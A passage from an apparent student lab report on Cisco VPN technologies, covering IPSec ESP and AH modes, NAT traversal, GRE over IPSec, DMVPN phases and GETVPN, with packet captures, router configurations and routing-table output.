45	2021-05-01 19:56:46.078871	200.0.2.1	200.0.1.1	ISAKMP	118	Identity Protection (Main Mode)

Figure 21 IKE phase 1 messages

No.	Time	Source	Destination	Protocol	Length	Info
45	2021-05-01 19:56:46,078871	200.0.2.1	200.0.1.1	ISAKMP	118	Identity Protection (Main Mode)
46	2021-05-01 19:56:46,124003	200.0.1.1	200.0.2.1	ISAKMP	230	Quick Mode
47	2021-05-01 19:56:46,159786	200.0.2.1	200.0.1.1	ISAKMP	230	Quick Mode
48	2021-05-01 19:56:46,175378	200.0.1.1	200.0.2.1	ISAKMP	102	Quick Mode
49	2021-05-01 19:56:46,627510	c2:03:04:a5:00:00	c2:03:04:a5:00:00	LOOP	60	Reply
50	2021-05-01 19:56:46,976163	200.0.1.2	224.0.0.5	OSPF	94	Hello Packet
51	2021-05-01 19:56:47,690052	200.0.1.1	200.0.2.1	ESP	166	ESP (SPI=0xdab1010d)
52	2021-05-01 19:56:47.741074	200.0.2.1	200.0.1.1	ESP	166	ESP (SPI=0xfa8afbc5)

Figure 22 IKE phase 2 messages

There are six messages during phase 1 and 3 messages during phase 2. After that we can observe that the next packets will be ESP, if as so configured.

Note: to “kick-start” the secure communication an ACL must be configured to define the “interesting traffic” to transmit over the secure channel.

IPSec using ESP in tunnel mode

For the first configuration case, we used ESP in Tunnel Mode, therefore the packets will be encapsulated with an ESP packet and the original IP header will be protected in this ESP packet. A new IP header will be added, this new IP header will not be able to tell any information about the upper layer protocols used.

```
49 2021-05-01 19:56:46,627510   c2:03:04:a5:00:00   c2:03:04:a5:00:00   LOOP    60 Reply
50 2021-05-01 19:56:46,976163   200.0.1.2           224.0.0.5           OSPF    94 Hello Packet
51 2021-05-01 19:56:47,690052   200.0.1.1           200.0.2.1           ESP    166 ESP (SPI=0xdab1010d)
52 2021-05-01 19:56:47,741074   200.0.2.1           200.0.1.1           ESP    166 ESP (SPI=0xfa8afbc5)
53 2021-05-01 19:56:48,755181   200.0.1.1           200.0.2.1           ESP    166 ESP (SPI=0xdab1010d)
54 2021-05-01 19:56:48,796048   200.0.2.1           200.0.1.1           ESP    166 ESP (SPI=0xfa8afbc5)
55 2021-05-01 19:56:49,816211   200.0.1.1           200.0.2.1           ESP    166 ESP (SPI=0xdab1010d)
56 2021-05-01 19:56:49,857344   200.0.2.1           200.0.1.1           ESP    166 ESP (SPI=0xfa8afbc5)

    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  > Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 152
    Identification: 0x016a (362)
  > Flags: 0x0000
    Fragment offset: 0
    Time to live: 255
    Protocol: Encap Security Payload (50)
    Header checksum: 0x26c7 [validation disabled]
    [Header checksum status: Unverified]
    Source: 200.0.1.1
    Destination: 200.0.2.1
v Encapsulating Security Payload
    ESP SPI: 0xdab1010d (3669033229)
    ESP Sequence: 1

0000  c2 03 04 a5 00 00 ca 01  04 84 00 1c 08 00 45 00   ........ ......E.
0010  00 98 01 6a 00 00 ff 32  26 c7 c8 00 01 01 c8 00   ...j...2 &.......
0020  02 01 da b1 01 0d 00 00  00 01 94 8e 2f 3f f4 f4   ........ ..../?..
```

Figure 23 IPSec ESP packet capture for ISAKMP policy 1

The ESP packet shown in the Figure 23 tells us nothing of the information sent. Even the field “Protocol” of the IP header only shows “ESP (50)”. If we analyse the traffic, it is possible to observe that one message is sent from “200.0.1.1” and then a response comes from “200.0.2.1”. In fact, those messages are “ECHO Request” and “ECHO Reply”, some host on the left side of the organization is doing a ping to another host on the right side of the organization.

```
crypto isakmp policy 1
hash md5
authentication pre-share
group 2
lifetime 86400
encryption 3des
exit
crypto ipsec transform-set R1-R2-tranSet esp-3des
exit
```

Figure 24 IPsec ESP ISAKMP policy 1

```
crypto isakmp policy 1
hash sha
authentication pre-share
group 5
lifetime 86400
encryption aes 256
exit
crypto ipsec transform-set R1-R2-tranSet esp-aes esp-sha-hmac
exit
```

Figure 25 IPsec ESP ISAKMP policy 2

The Figure 23 correspond to the ISAKMP policy defined in the Figure 25. The group configured a different policy corresponding to Figure 24, obtaining the capture defined of Figure 26. By analysing the Figure 23 and Figure 26, no significant differences were identified when using different policies (in the exchange of ESP packets) – it can be noticed a difference in the total length between the Figure 23 and Figure 26.




Figure 26 IPSec ESP packet capture for ISAKMP policy 2

IPSec using AH in tunnel mode

AH mode provides authentication and integrity but no confidentiality. AH should not be used if the goal is confidentiality.




Figure 27 IPSec using AH ICMP capture

The Figure 27 is a capture of ICMP packets being exchanged in the public network. We can see that the Authentication Header was added and as the current configuration uses tunnel mode a new IP header was also appended. Tunnel mode in this case is useless as all the information is anyway visible.

IPSec with NAT traversal

Usually, networks use NAT technology to preserve IPv4 addresses. NAT sometimes can interfere with some protocols as it changes the source IP address of the original IP header or because it needs access to upper layer ports to do PAT. As previously seen ESP encrypts all payload of the original IP packet, therefore NAT has no access to the ports of the TCP or UDP packets.

To be able to keep IPSec ESP functionality with NAT, RFC 3947 describes a NAT Traversal protocol. This protocol must first detect if there are NAT devices between the tunnel, to detect the presence of NAT. NAT-D (Nat Discovery) messages are sent. Those messages are sent during the phase 1 of IKE protocol (third message in the image). A NAT-D message contains a hash of the IP plus port. The receiving host will try to calculate the same information and then compare the hashes. If the hashes are not identical then it is discovered that there must be a NAT in the network changing the IP's and Ports.




Figure 28 IPSec NAT traversal NAT-D payload capture

If NAT is detected then IPSec will start encapsulating the ESP messages in an UDP datagram, using port 4500 for source and destination.




Figure 29 IPSec NAT traversal encapsulated ESP message in UDP

Note: IPSec Transport mode does not support NAT traversal because the NAT will change the IP packet, thereby invalidating the packet and in the other receiving end of the VPN connection the packet will be discarded. Therefore, in 2005 the RFC 3947 came up with a solution for this: UDP-Encapsulated-Transport (rfc3947) as is possible to see in Figure 29.

In tunnel mode that does not happen because a new IP header is added.

GRE over IPSec

GRE is not secure and IPSec only supports unicast traffic. Therefore, to be able to have multicast, broadcast and unicast secure traffic both solutions can be mixed.
The configuration of this new solution involves configuring security profiles on the GRE tunnel with the command “tunnel protection ipsec profile saarProfile”.
After implementing the configurations, a capture of the traffic was made and it was possible to observe what is happening. Firstly, with AH in tunnel mode the captured ICMP packet in the public network from PC1 to PC2 has the following packet structure:

Header IP Src 200.1.1.1 Dst 200.2.2.2
Authentication Header
Header IP Src 200.1.1.1 Dst 200.2.2.2
GRE Header
Header IP Src 192.168.1.100 Dst 192.168.2.100
ICMP Packet

No.	Time	Source	Destination	Protocol	Length	Info
7	2021-05-01 23:13:40,595153	c2:03:0b:cc:00:00	c2:03:0b:cc:00:00	LOOP	60	Reply
8	2021-05-01 23:13:42,766130	200.1.1.10	224.0.0.5	OSPF	98	LS Update
9	2021-05-01 23:13:42,776218	200.1.1.1	224.0.0.5	OSPF	98	LS Update
10	2021-05-01 23:13:43,998244	200.1.1.1	224.0.0.5	OSPF	94	Hello Packet
11	2021-05-01 23:13:44,880396	ca:01:0b:a9:00:1c	ca:01:0b:a9:00:1c	LOOP	60	Reply
12	2021-05-01 23:13:46,324727	200.1.1.1	224.0.0.5	OSPF	78	LS Acknowledge
13	2021-05-01 23:13:46,579990	192.168.1.100	192.168.2.100	ICMP	166	Echo (ping) request
14	2021-05-01 23:13:46,641018	192.168.2.100	192.168.1.100	ICMP	166	Echo (ping) reply
15	2021-05-01 23:13:47,684504	192.168.1.100	192.168.2.100	ICMP	166	Echo (ping) request

```
Frame 13: 166 bytes on wire (1328 bits), 166 bytes captured (1328 bits) on interface -, id 0
Ethernet II, Src: ca:01:0b:a9:00:1c (ca:01:0b:a9:00:1c), Dst: c2:03:0b:cc:00:00 (c2:03:0b:cc:00:00)
Internet Protocol Version 4, Src: 200.1.1.1, Dst: 200.2.2.2
Authentication Header
Internet Protocol Version 4, Src: 200.1.1.1, Dst: 200.2.2.2
Generic Routing Encapsulation (IP)
Internet Protocol Version 4, Src: 192.168.1.100, Dst: 192.168.2.100
Internet Control Message Protocol
```

Figure 30 GRE over IPSec AH in tunnel mode ICMP packet capture

The first ICMP packet was encapsulated inside a GRE packet because of the tunnel and added a new IP header. The packet that originated from this encapsulation was again, encapsulated and given a new IP header, as IPSEC is operating in tunnel mode. In total having three IP headers (ICMP IP header + GRE IP Header + IPSEC Tunnel Mode IP header)

The same can be observed for the OSPF packets that are transmitted over the secure tunnel

```
Frame 6: 162 bytes on wire (1296 bits), 162 bytes captured (1296 bits) on interface -, id 0
Ethernet II, Src: c2:03:0b:cc:00:00 (c2:03:0b:cc:00:00), Dst: ca:01:0b:a9:00:1c (ca:01:0b:a9:00:1c)
Internet Protocol Version 4, Src: 200.2.2.2, Dst: 200.1.1.1
Authentication Header
Internet Protocol Version 4, Src: 200.2.2.2, Dst: 200.1.1.1
Generic Routing Encapsulation (IP)
Internet Protocol Version 4, Src: 200.2.2.2, Dst: 224.0.0.5
Open Shortest Path First
```

Figure 31 GRE over IPSec OSPF packet capture

Changing from Tunnel mode to Transport mode, it is possible to observe the following packet structure:




Figure 32 GRE over IPSec AH in transport mode ICMP packet capture

By analysing the Figure 32 it is possible to see that only two IPv4 headers exist, the third repeated IP header (between AH and GRE) is not applied. So, it is possible to conclude that using tunnel mode during a GRE+IPSec tunnel with AH or ESP mode is inefficient because at least 20 bytes are wasted on the IP Header, spending MTU and possibly creating fragmentation and decreasing the efficiency of the network. Transport mode should be preferred when using IPSec and GRE tunnels.

Concluding, GRE over IPSec has disadvantages like GRE consumes bandwidth and impacts performance so, adding encryption may increase network latency even more, ACL entries will need to be manually maintained and GRE over IPSec does not scale well, so it is better to use other solutions like DMVPN (will be discussed in the next section). Although there are these disadvantages, GRE over IPSec has benefits alongside pure IPSec tunnels. IPSec only supports unicast (can be an issue to routing protocols like OSPF), so with the GRE encapsulation process, broadcast and multicast traffic are encapsulated into a unicast packet that can be treated by IPSec.

DMVPN

Establishing manually GRE tunnels is easy for small networks, as configured in the previous exercises. Though this solution does not scale well for networks where there can be many sites participating.

DMVPN or Dynamic Multipoint Virtual Private Tunneling is a protocol that enables to dynamically create tunnels. The technology uses a hub-and-spoke technology and there are three different phases/versions that can be configured.

The phase 1 of DMVPN configures the Hub and Spokes with the Hub, though this phase is inadequate as spokes must route all traffic to other spokes through the Hub first, which can add unnecessary latency and a choke point at the Hub.

The phase 2 of DMVPN allows spokes to communicate directly with each other by changing the spoke configuration to use multipoint GRE interfaces. This second phase also has a problem, the spokes must know the subnets of the other spokes to be able to communicate, which can lead to massive routing tables and require a lot of money to upgrade the existing hardware.

For this reason, phase 3 of DMVPN was created. During phase 3 of DMVPN, the Hub announces to all spokes a default route and whenever the spokes need to communicate with another spoke, they send the packets to the Hub. The hub will not route the packets to the other spoke, but answer with a REDIRECT message announcing that there is a better path to the destination, which is sent in return to the source spoke. The source spoke will then query the Hub for the better route, after exchanging a couple NHRP Resolution messages, the original spoke will end up “shortcutting” in its routing table the router for the destination subnet it initially wanted to communicate. This shortcutting also has the advantage that the tunnel will remain up while its in the routing table, which in phase 2 the established tunnel would be destroyed after the communication ended, having to establish the tunnel again if it wanted to communicate in the future.

For this exercise it was used the following network topology




Figure 33 DMVPN network topology

In the Figure 33, R1 is the Hub, R2 and R3 the spokes and RA is a simple router in the public network. The public network uses OSPF to distribute the routes and the private subnets of the organization use RIPv2.

For the Hub to be dynamic, spokes have to register with the Hub. The registration process is done by sending “NHRP Registration requests” (Figure 34).




Figure 34 DMVPN NHRP Registration Request




Figure 35 DMVPN RIPv2 message

In Figure 35 it is possible to observe an encapsulated RIPv2 message being transmitted. Note that the outer IP has the NBMA addresses.

The GRE tunnel still adds as expected the GRE header. After sending some pings from PC2 to PC3 to test the configuration we can run some commands in R2 to obtain some information:




Figure 36 DMVPN R2 show commands

Firstly, it can be noticed that when running “sh ip nhrp”, the nhrp cache presents the Overlay IPs of the routers that it exchanged messages. It can also be observed that for example for the “10.10.10.3” Overlay IP the corresponding real NBMA IP address to reach on the internet, is “3.3.3.3”.

With the command “sh crypto isakmp sa” it can be observed that IPSec generated two IPSec Security Associations, one with the Hub and the other with the spoke of the “10.10.10.3” subnet (which has the PC3 client).

Lastly, it is possible to see the shortcut route in the routing table of router 2 in the following figure:

```
      1.0.0.0/32 is subnetted, 1 subnets
O        1.1.1.1 [110/3] via 200.2.2.10, 00:35:06, GigabitEthernet0/0
      2.0.0.0/32 is subnetted, 1 subnets
C        2.2.2.2 is directly connected, Loopback0
      3.0.0.0/32 is subnetted, 1 subnets
O        3.3.3.3 [110/3] via 200.2.2.10, 00:31:49, GigabitEthernet0/0
      10.0.0.0/8 is variably subnetted, 3 subnets, 2 masks
C        10.10.10.0/24 is directly connected, Tunnel0
L        10.10.10.2/32 is directly connected, Tunnel0
H        10.10.10.3/32 is directly connected, 00:00:05, Tunnel0
R     192.168.1.0/24 [120/1] via 10.10.10.1, 00:00:13, Tunnel0
      192.168.2.0/24 is variably subnetted, 2 subnets, 2 masks
C        192.168.2.0/24 is directly connected, GigabitEthernet0/1
L        192.168.2.2/32 is directly connected, GigabitEthernet0/1
R     192.168.3.0/24 [120/2] via 10.10.10.3, 00:00:13, Tunnel0
O     200.1.1.0/24 [110/2] via 200.2.2.10, 00:37:20, GigabitEthernet0/0
      200.2.2.0/24 is variably subnetted, 2 subnets, 2 masks
C        200.2.2.0/24 is directly connected, GigabitEthernet0/0
L        200.2.2.2/32 is directly connected, GigabitEthernet0/0
O     200.3.3.0/24 [110/2] via 200.2.2.10, 00:37:20, GigabitEthernet0/0
Router#
```

Figure 37 DMVPN R2 routing table

During the configuration of DMVPN the group played with a couple configurations, especially the option “no ip split-horizon” and without the option “ip summary-address rip 0.0.0.0 0.0.0.0” (which in any case for a lack of configuration or software implementation error the default route was never propagated anyway).
Without said options the Hub will announce all the routes it has learned back into the network, if the option “split-horizon” was enabled the Hub would never announce those routes. Split-horizon is meant to prohibit a router from announcing routes over the same interface it has learned them, to stop possible routing loops.
In any case, configuring DMVPN phase 3 and still having in the routing table the subnets of all other spokes/hub defeats the purpose of phase 3.

DMVPN Over IPSec

To secure the DMVPN tunnels all you have to do is add the configuration line “tunnel protection ipsec profile saarProfile” (and of course configure the profile) to the routers tunnel configuration.

As shown previously, for the case of PC2 pinging PC3, a new SA will be generated for each tunnel or dynamic tunnel created.

```
Router#show crypto isakmp sa
IPv4 Crypto ISAKMP SA
dst             src             state          conn-id status
2.2.2.2         3.3.3.3         QM_IDLE           1002 ACTIVE
2.2.2.2         1.1.1.1         QM_IDLE           1001 ACTIVE

IPv6 Crypto ISAKMP SA

Router#
```

Figure 38 DMVPN over IPSec SA




Figure 39 DMVPN over IPSec RIPv2 message

In the Figure 39 it is possible to see a RIPv2 message being sent over the configured tunnels and being protected with IPSec AH Transport mode. As it can be seen, there are two IP Headers, if the configured mode was Tunnel then there would be three IP headers, and for the same reason as previously explained, that would be a waste of MTU.

All messages that originate from one of the spokes or Hub network will be protected by IPSec. The rest of the messages in the public network that are not part of the DMVPN tunnels, are not protected.

GETVPN

GETVPN, Group Encrypted Transport VPN, is a tunnel-less technology meant for private networks where a single Security Association is used for all routers in the group.

The GETVPN protocol is composed by the following components: Group Members, Key Server, GDOI (Groud Domain of Interpretation) and IPSec.

A group member is a router that communicates in a safe way with all other routers in the same group, as all group members possess the same IPSec SA.

The key server has the function of registering and authenticating the GM's. After the authenticity is validated, the key servers send to all the group members the encryption keys, KEK (key encrypting keys) and TEK, (traffic encryption key) and the group policy. The key server also as the function to periodically renovate the keys when they are about to expire or the security policy changes. The KS is not part of the group and as such it does not use the IPSec SA defined.

The GDOI protocol is used between the KS and GM after the establishment of the safe channel during IKE phase 1. GDOI will establish the keys and security policy mentioned. The GROUPKEY-PUSH and GROUPKEY-PULL messages will be used to distribute the keys.

As mentioned previously, this protocol is meant for private networks and as such is not compatible with NAT.

By executing the command “show crypto gdoi” in the key server is possible to observe the following information: Group Identity, Keys Lifetime, Number of menbers in the group and much more.

```
Router#show crypto gdoi
GROUP INFORMATION

